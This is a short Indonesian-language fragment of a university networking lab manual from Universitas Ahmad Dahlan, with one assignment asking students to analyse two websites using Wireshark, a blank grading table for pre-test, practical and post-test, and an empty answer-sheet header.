Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-04	Silahkan gunakan Wireshark untuk menganalisis 2 situs lain.	100

11.8 HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-04	20%		
2.	Praktik	CPL-07	CPMK-04	30%		
3.	Post-Test	CPL-07	CPMK-04	50%		
					Total Nilai	

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**

DAFTAR PUSTAKA

1.


LABORATORIUM
TEKNIK INFORMATIKA
UNIVERSITAS AHMAD DAHLAN


UNIVERSITAS AHMAD DAHLAN